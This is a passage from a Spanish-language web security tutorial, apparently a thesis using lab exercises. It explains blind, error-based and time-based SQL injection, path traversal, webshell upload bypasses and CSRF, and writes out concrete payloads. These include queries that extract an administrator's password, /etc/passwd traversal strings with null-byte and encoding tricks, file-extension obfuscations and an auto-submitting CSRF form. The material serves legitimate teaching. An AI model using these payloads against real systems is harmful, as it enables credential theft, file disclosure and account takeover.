La inyección SQL ciega se produce cuando una aplicación es vulnerable a la inyección SQL, pero sus respuestas HTTP no contienen los resultados de la consulta SQL correspondiente ni los detalles de los errores de la base de datos. Para que una aplicación presente una vulnerabilidad de inyección SQL ciega, tiene que realizar una consulta SQL cuyos resultados no se devuelvan al usuario pero la aplicación se comporte diferente dependiendo de si la consulta devuelve algún dato o no.

Para poder ofrecer un ejemplo apropiado que explique este tipo de inyección SQL, consideremos una aplicación que use cookies de seguimiento para recopilar datos analíticos sobre el uso, concretamente usa una cookie llamada *TrackingID* que está presente en todas las peticiones HTTP que realizamos a la aplicación web. Las peticiones a la aplicación tienen una cabecera de cookie así:

Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

Cuando se procesa una petición que contiene una cookie TrackingId, la aplicación usa una consulta SQL para determinar si se trata de un usuario conocido

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'value'

Si el usuario envía un TrackingId reconocido, la consulta devuelve datos y recibe un mensaje *Welcome Back!* en la respuesta, este comportamiento es suficiente para poder explotar la vulnerabilidad de inyección SQL ciega.

Podemos conseguir información activando diferentes respuestas condicionalmente, dependiendo de una condición inyectada. Para entender mejor cómo funciona este exploit, supongamos que se envían dos peticiones que contienen sucesivamente los siguientes valores de cookies TrackingId.

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'value' AND 1=1
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'value' AND 1=2

El primer caso hace que la consulta devuelva resultados, porque el valor *value* estamos suponiendo que es una cookie que existe en la base de datos y la condición inyectada *AND 1=1* es verdadera y como resultado se muestra el mensaje *Welcome back!* pero el segundo caso hace que la consulta no devuelva ningún resultado porque aunque la cookie exista, la condición inyectada *AND 1=2* es falsa y el mensaje no aparezca.

Si queremos extraer una contraseña cuando ya sabemos de antemano un nombre de usuario *administrator* y un nombre de tabla *users*, lo ideal en estos casos es usar la función *substring()* o *substr()*[118].

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'value' AND SUBSTRING((SELECT password FROM users WHERE username = 'administrator'), 1, 1) > 't

Esta consulta extrae el primer carácter de la contraseña del usuario administrador y compara si alfabéticamente el carácter "t" es menor (en la tabla ASCII[109] viene antes) que el carácter de la contraseña extraído, repitiendo esta inyección el número de veces necesario podemos extraer cada uno de los caracteres de la contraseña.




Figura 22 - Inyección SQL ciega, hallando primer carácter de contraseña

En la figura 22 vemos como el primer carácter de la contraseña es menor a la letra "a" dado que recibimos el mensaje *Welcome back!*. El problema con este tipo de ataques es que puede llegar a ser muy tedioso. Sin embargo, *Burp Suite* permite automatizar este tipo de acciones repetitivas con su funcionalidad *Intruder*[130][127], que permite automatizar ataques de fuerza bruta.




Figura 23 - Ejemplo ataque *Sniper* con el primer carácter de la contraseña

En la figura 23, en la parte superior, al final de la línea 3 y al final del valor de la cookie *TrackingId*, podemos ver una zona coloreada verde transparente (señalada por dos flechas y subrayada en negro) entre unos caracteres especiales es lo que *Burp Suite* interpreta como la zona donde tiene que cambiar su valor, por cada valor de la lista de palabras en cada intento del ataque *Sniper*[127].

Como podemos ver, en el ataque, en la parte inferior de la figura 23 *Burp Suite* registra tanto el número del intento del ataque de fuerza bruta (columna *Request*), como la carga útil que mandó en ese intento (columna *Payload*), como la respuesta que le dió la aplicación (columna *Response Received*), en este caso el carácter correcto (intento nueve, valor “i”), fue el que más contenido devolvió en su respuesta (1045 caracteres) y fue el único que devolvió el mensaje de *Welcome back!* porque en la inyección de código usamos el operador “=” para comparar los caracteres, se puede ver en la parte inferior de la figura 23, en la pestaña “Response” que la aplicación muestra el mensaje *Welcome back!* justo en la parte inferior derecha de la figura 23 (resaltado en rojo con una flecha).

5.1.4 Inyección SQL basada en errores

La inyección SQL basada en errores se refiere a los casos en los que se utilizan mensajes de error para extraer o inferir datos confidenciales de la base de datos, incluso en contextos ciegos. Algunas aplicaciones realizan consultas SQL pero su comportamiento no cambia, independientemente de si la consulta devuelve algún dato.

A menudo es posible inducir a la aplicación a devolver una respuesta diferente dependiendo de si se produce un error SQL. Por ejemplo, siguiendo el ejemplo de la cookie TrackingId, supongamos que se envía la siguiente petición que contiene los siguiente valores de cookie TrackingId

SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'value' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a

Estamos seleccionando la contraseña del administrador y si el primer carácter resulta ser mayor que "m" se producirá un error en la base de datos debido a que se inducirá a que la aplicación realice una división por cero, en caso contrario la expresión CASE devolverá el valor "a" sin ninguna reacción por parte de la base de datos.

En el caso de las inyecciones SQL visibles basadas en errores, suelen darse cuando se produce una configuración incorrecta en la base de datos que a veces da lugar a mensajes de error detallados, que pueden proporcionar información útil para un atacante. En el caso del ejemplo de la cookie TrackingId, si fuera vulnerable a una inyección SQL visible basada en errores, el hecho de añadir una comilla simple extra a la petición HTTP en la que se hace uso de la cookie TrackingId (por ejemplo *TrackingId=valor'*) daría lugar a un mensaje de error como el siguiente porque la aplicación interpretaría la comilla simple como parte de la consulta, rompiendo la estructura de toda la consulta SQL definida en el *back-end* de la aplicación.

*Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = '". Carácter esperado*

Este mensaje no solo nos muestra la consulta entera (y nos evita tener que tratar de adivinarla), sino que nos muestra el punto de inyección, que es el valor de la sentencia WHERE, lo que facilita la construcción de una carga maliciosa. Además, podemos inducir a la aplicación a generar un mensaje de error que contenga datos devueltos por la consulta, así volveríamos "visible" una vulnerabilidad SQLi que de otro modo sería ciega. Para lograr esto podemos usar la función *CAST()* que permite convertir tipos de datos en otros, como se muestra en la figura 24.




Figura 24 - Inyección SQL basada en errores visible con función *CAST()*

En la figura 24, la base de datos usada es *PostgreSQL*, y hemos realizado una subconsulta que nos devuelve la contraseña del usuario administrador (porque suele ser la primera de toda la columna de contraseñas) y tratamos de convertirla a *INT* para inducir a la base de datos a un error detallado que contenga el propio valor de la contraseña, como podemos ver en el mensaje de error devuelto por la aplicación.

5.1.5 Inyección SQL ciega basada en retardos de tiempo

Si la aplicación capta los errores de la base de datos cuando se ejecuta la consulta SQL y los maneja adecuadamente, no habrá ninguna diferencia en la respuesta de la aplicación. Esto significa que la técnica anterior para inducir errores condicionales no funcionará. En esta situación, a menudo es posible explotar la vulnerabilidad de inyección SQL ciega activando retardos de tiempo dependiendo de si una condición inyectada es verdadera o falsa.

Como las consultas SQL normalmente son procesadas de forma síncrona por la aplicación, retrasar la ejecución de una consulta SQL también retrasa la respuesta HTTP. Esto permite determinar la veracidad de la condición inyectada basándose en el tiempo que se tarda en recibir la respuesta HTTP.

Las técnicas para activar un retardo son específicas del tipo de base de datos que se utilice. Por ejemplo, en Microsoft SQL Server, se puede utilizar lo siguiente para probar una condición y activar un retardo dependiendo de si la expresión es verdadera.

'; IF (1=1) WAITFOR DELAY '0:0:10'--

Como la condición es verdadera, desencadenaría un retardo de 10 segundos en la aplicación si las consultas se procesan de forma síncrona, pero si la condición fuera falsa no ocurriría. Usando esta técnica podemos recuperar datos probando un carácter a la vez.

'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--

Tenemos una subconsulta que devuelve *true* o *false* dependiendo de si el primer carácter de la contraseña del administrador es mayor que “m”; si es cierto devolverá *true* o *1* y por lo tanto se ejecutará el retardo de tiempo de 10 segundos.

5.1.6 Inyección SQL en diferentes contextos

Realmente se pueden realizar ataques de inyección SQL utilizando cualquier entrada controlable que sea procesada como una consulta SQL por la aplicación. Por ejemplo, algunos sitios web toman datos en formato JSON o XML y los utilizan para consultar la base de datos.

Estos diferentes formatos pueden proporcionar diferentes formas de ofuscar ataques que de otro modo son bloqueados debido a WAFs[124] y otros mecanismos de defensa. Las implementaciones débiles a menudo buscan palabras clave de inyección SQL comunes dentro de la solicitud, por lo que puede ser capaz de eludir estos filtros codificando o escapando caracteres en las palabras clave prohibidas. Un ejemplo muy simple es la siguiente inyección SQL basada en XML que utiliza una secuencia de escape XML para codificar el carácter S en SELECT. La ofuscación será decodificada del lado del servidor antes de ser pasada al intérprete SQL.

```
<stockCheck>
    <productId>123</productId>
    <storeId>999 &#x53;ELECT * FROM information_schema.tables</storeId>
</stockCheck>
```

5.2 Path traversal

La técnica de *Path traversal* o *directory traversal*, permite a un atacante leer o incluso modificar archivos arbitrarios en el servidor que está ejecutando una aplicación. Un claro caso donde se podría manifestar dicha vulnerabilidad, es en cualquier aplicación que acceda a algún archivo, como se observa en los siguientes ejemplos.

<img src="/cargarImagen?nombreArchivo=../../../etc/passwd">

https://insecure-website.com/loadImage?filename=..\.\windows\win.ini

En lugar de dar el nombre del archivo de una imagen que es el comportamiento que espera recibir la aplicación web, usamos sentencias como las secuencias transversales para acceder a archivos de la máquina víctima que deberían ser privados.

Las defensas contra *Path Traversal* a menudo se pueden eludir porque muchas de ellas radican en eliminar o bloquear secuencias de recorrido dadas por el usuario, pero pueden ser eludidas en muchos casos usando las siguientes técnicas.

La primera es usar una ruta absoluta para buscar el archivo que deseamos, como *filename=/etc/passwd*, la segunda es usar secuencias transversales anidadas como *….//* ó *….\/* dado que si la aplicación elimina cada conjunto de caracteres *../*, seguirá habiendo otro conjunto de caracteres *../*, suponiendo que no sea un filtro recursivo.

En algunos casos como en una ruta URL o en el parámetro *filename* de una solicitud *multipart/form-data*, los servidores web pueden eliminar cualquier secuencia de navegación por directorios antes de pasar a la entrada de la aplicación, estas contramedidas se pueden eludir codificando la URL o incluso codificando dos veces. Los caracteres *../* resultan en *%2e%2e%2f* si se codifica una vez y en *%252e%252e%252f* si se codifica dos veces, aunque se podrían intentar codificaciones no estándar.

En otro casos, una aplicación puede requerir que el nombre de archivo dado por el usuario comience con la carpeta base esperada, como podría ser */var/www/images*, en ese caso podríamos incluir la carpeta base con secuencias transversales como *filename=/var/www/images/../../../etc/passwd*

También la aplicación puede requerir que el nombre de archivo del usuario termine con una extensión esperada como *.png* o *.jpg*, en este caso es posible usar un *byte nulo* para terminar la ruta del archivo antes de la extensión requerida, por ejemplo *filename=../../../etc/passwd%00.png*




Figura 25 - Uso de *Path Traversal* para ver archivo */etc/passwd*

En la figura 25 implementamos varias técnicas comentadas, la primera es el uso de secuencias transversales, después especificamos que queremos obtener el archivo “/etc/passwd”. La segunda técnica que empleamos es el “byte nulo”, como la aplicación no nos deja obtener un archivo sin especificar una extensión, colocamos el byte nulo justo después del final del nombre del archivo a obtener, y a continuación, colocamos la extensión, así cuando el servidor procese el nombre del archivo, se detendrá en el byte nulo y no procesará los caracteres que le sigan. En la derecha de la figura 25, observamos que el ataque tuvo éxito y vemos el contenido del archivo.

5.3 Subida de archivos

Las vulnerabilidades de subidas de archivos se producen cuando un servidor web permite a los usuarios cargar archivos en su sistema de archivos sin validar suficientemente aspectos como su nombre, tipo, contenido o tamaño. Si no se aplican correctamente estas restricciones, incluso una función básica de carga de imágenes puede utilizarse para cargar archivos arbitrarios y potencialmente peligrosos. Esto podría incluso incluir archivos de script del lado del servidor que permitan la ejecución remota de código. En la figura 26, primero interceptamos la petición HTTP que se encarga de la subida de archivos en el servidor y la reenviamos al *Repeater*, y haciendo uso de este módulo, podemos modificar los parámetros necesarios de la petición para subir al servidor la webshell.

En primer lugar modificamos el contenido de la cabecera *Content-Type*, dado que hay aplicaciones que confían ciegamente en el valor de dicha cabecera, cambiamos su valor de *applicacion/x-php* (valor esperado cuando se reciben archivos PHP al servidor) por el valor *image/png* para tratar de engañar al servidor y que procese la webshell como una imagen. Tras realizar un primer intento de uso de la *webshell*, en este laboratorio descubrimos que la carpeta donde el servidor almacena los archivos subidos no tiene permiso de ejecución de archivos PHP debido a que la *webshell* no funciona. Para solventar dicha problemática, tratamos de usar la vulnerabilidad de *Path Traversal* para que el servidor almacene la *webshell* en un directorio donde los archivos PHP tengan permisos de ejecución, en el caso de la figura 26, subimos la *webshell* al directorio padre.




Figura 26 - *Path Traversal* ofuscado y modificación de *Content-Type*

Una táctica poco eficaz para proteger un servidor web es usar listas negras de extensiones de archivo peligrosas, ya que es difícil bloquear todas las posibles, extensiones como .php5 y .phtml pueden eludir esta defensa. Con Burp Suite Intruder se pueden probar todas las extensiones para hallar la que funcione. Incluso las listas negras exhaustivas pueden ser burladas con ofuscación, por ejemplo, usar .pHp en lugar de .php, o múltiples extensiones como .png.php si el servidor acepta solo imágenes, además, si el servidor lee de derecha a izquierda, intercambiar extensiones y añadir un byte nulo también funciona.

Otra técnica es añadir caracteres finales, como en ".php.", que algunos componentes ignoran. La codificación URL, como *webshell%2Ephp*, y doble codificación también son útiles, una técnica peculiar es añadir punto y coma o bytes nulos antes de la extensión, como en *webshell.php;.jpg*. La defensa de eliminar o sustituir extensiones peligrosas puede ser eludida si no es recursiva, por ejemplo, *webshell.p.phphp* se convertiría de nuevo en ".php" si se elimina la subcadena ".php".

5.4 Cross-site request forgery (CSRF)

La falsificación de petición en sitios cruzados (también conocida como Cross-site request forgery, en adelante CSRF) es una vulnerabilidad de seguridad web que permite a un atacante inducir a los usuarios a realizar acciones que no tienen intención de realizar. Permite a un atacante eludir en parte la política del mismo origen, diseñada para evitar que diferentes sitios web interfieran entre sí.

En un ataque CSRF exitoso, el atacante hace que el usuario víctima lleve a cabo una acción involuntariamente, como cambiar la dirección de correo electrónico de su cuenta, su contraseña o realizar una transferencia de fondos.

Dependiendo de la naturaleza de la acción, el atacante podría obtener el control total de la cuenta del usuario. Si el usuario comprometido tiene un rol privilegiado dentro de la aplicación, entonces el atacante podría ser capaz de tomar el control total de todos los datos y funcionalidades de la aplicación.

Para que un ataque CSRF sea posible, deben darse tres condiciones clave, la primera es que exista en la aplicación una acción relevante que el atacante tenga una razón para inducir (como la acción de cambiar un correo electrónico), el segundo es que la aplicación web se base únicamente en cookies de sesión para identificar al usuario y no exista ningún otro mecanismo para rastrear las sesiones o validar las peticiones de los usuarios, y el tercer motivo es que no existan parámetros de petición impredecibles; las peticiones que realiza la acción no deben contener ningún parámetro cuyos valores el atacante no puede determinar o adivinar (si una acción para poder cambiar la contraseña de un usuario se necesita su anterior contraseña, no sería vulnerable).

En la figura 27 se muestra un ejemplo de una petición HTTP vulnerable que cambia el correo de la víctima. La página sólo acepta a los usuarios mediante cookies y los parámetros son fáciles de determinar. La figura 28 muestra el código de nuestra página maliciosa, que al ser visitada por la víctima, envía automáticamente una petición POST a la web vulnerable, cambiando el correo al del atacante. Esto ocurre inmediatamente al cargar la página, debido a la línea "document.forms[0].submit();" en el script.


```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

Figura 27 - Ejemplo petición HTTP vulnerable “cambiar correo electrónico”

```
<html>
    <body>
        <form action="https://vulnerable-website.com/email/change" method="POST">
            <input type="hidden" name="email" value="pwned@evil-user.net" />
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```

Figura 28 - Ejemplo web maliciosa que explota CSRF

Crear manualmente el HTML necesario para un exploit CSRF puede ser engorroso, especialmente cuando la solicitud deseada contiene un gran número de parámetros, o hay otras peculiaridades en la solicitud. Sin embargo, se puede hacer uso de herramientas que facilitan esta tarea como lo es un generador de PoC[119] CSRF, *Burp Suite* tiene uno integrado (pero sólo en su versión de pago), aunque existen varios en internet.



Figuras 29.a y 29.b - Ejemplo ataque CSRF sin defensas

En la figura 29.a observamos como usando *Burp Suite* hemos interceptado una petición de cambio de correo electrónico de una página web vulnerable al CSRF. Por tanto, creamos una página web a partir de esa petición hospedada en nuestro propio servidor (que el laboratorio de la figura 29.b nos ofrece una simulación de uno), y una vez terminada nuestra página web estaría lista para ser entregada a la víctima.

Al igual que en la figura 28, en la figura 29.b vemos cómo nuestra página web maliciosa tratará de cambiar el correo electrónico de la cuenta de usuario de la víctima en la página web vulnerable a “good-hacker-cristopher@normal-user.net”, y lo hará enviando un formulario en una petición POST con un atributo oculto o “hidden” de nombre “email”.

Hoy en día, encontrar y explotar vulnerabilidades CSRF a menudo implica eludir las medidas anti-CSRF desplegadas por el sitio web, el navegador de la víctima, o ambos.

Las defensas más comunes contra CSRF son, la primera, *tokens CSRF* que son un valor único, secreto e impredecible generado por la aplicación del lado del servidor y compartido con el cliente, de modo que al realizar una acción sensible, el cliente debe incluir dicho token, la segunda defensa común son *cookies SameSite* el cuál son un mecanismo de seguridad del navegador que determina cuándo se incluyen las cookies en un sitio web en las solicitudes procedentes de otros sitios web, y la última medida de seguridad común es la *validación basada en Referer*, algunas aplicaciones hacen uso de la cabecera *HTTP Referer* para intentar defenderse de ataques CSRF, verificando que la petición se originó en el propio dominio de la aplicación.

Pese a las defensas que los sitios web presentan para defenderse de ataques CSRF, en muchos casos siguen siendo vulnerables debido a una implementación defectuosa de dichas defensas, un claro ejemplo es el de los *tokens CSRF*. Vamos a tratar algunos de los problemas que permiten a los atacantes eludir estas defensas.

La primera forma de eludir defensas contra *tokens CSRF* es cuando *la validación del token depende del método de solicitud*, algunas aplicaciones validan correctamente el token cuando la petición usa el método POST, pero omiten la validación cuando se usa el método GET, en esta situación el atacante puede cambiar al método GET para saltarse la validación y realizar un ataque CSRF




Figura 30 - Paso de método POST a GET petición HTTP con token CSRF

